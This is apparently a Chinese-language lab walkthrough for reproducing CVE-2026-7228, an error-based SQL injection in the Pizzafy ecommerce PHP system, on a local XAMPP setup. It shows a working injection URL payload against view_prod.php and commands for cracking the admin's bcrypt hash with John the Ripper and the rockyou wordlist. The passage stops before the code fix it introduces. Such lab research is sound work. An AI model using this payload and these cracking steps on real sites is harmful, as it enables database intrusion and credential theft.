针对 cve-2026-7228 的研究资源
virtual-box 安装:https://www.virtualbox.org/wiki/Downloads
https://www.microsoft.com/it-it/software-download/windows11
https://www.sourcecodester.com/php/18708/pizzafy-ecommerce-system.html
cve 漏洞:https://nvd.nist.gov/vuln/detail/CVE-2026-7228
用于漏洞利用和解决方案的 github:https://github.com/fernando-mengali/vulndb-submissions.git
解压 pizzafy 项目,并将文件夹移动到 xampp 上 apache 的 htdocs 中
pizzafy 网站:http://localhost/pizzafy/Pizzafy/
管理员登录:http://localhost/pizzafy/Pizzafy/admin/login.php
凭据 → 用户名:[email protected] 密码:admin123
具体为基于错误的 SQL 注入,在 XML 中返回错误
首先使用 GET 方法: http://localhost/Pizzafy/pizzafy/view_prod.php?id=
9%20AND%20extractvalue(rand(),%20concat(0x7e,version()))%20--

编程语言:==python==
使用的库:request import request
exploit 文件:/script/test.py
执行 test.py
输出:

安装 john the ripper 以从 哈希值 解密密码。对于 Kali 等操作系统,该工具已预装。
将密码保存到 txt 文件中:hash.txt
安装 rockyou.txt 文件:git clone https://gitlab.com/kalilinux/packages/wordlists.git
gunzip rockyou.txt.gz
加密密码类型:==bcrypt==
使用 wordlist 文件执行该工具:john --wordlist=rockyou.txt --format=bcrypt hash.txt
输出:

密码:admin123
打开 virtual-box,并通过仅主机模式为 windows 11 虚拟机设置 IP 地址



启动 Windows 11 虚拟机,并检查 IP 地址是否设置正确
输入:ipconfig

启动 Apache 和 MySQL
python3 exploit.py



打开 pizzafy/Pizzafy,找到 view_prod.php 文件,并找到以下部分: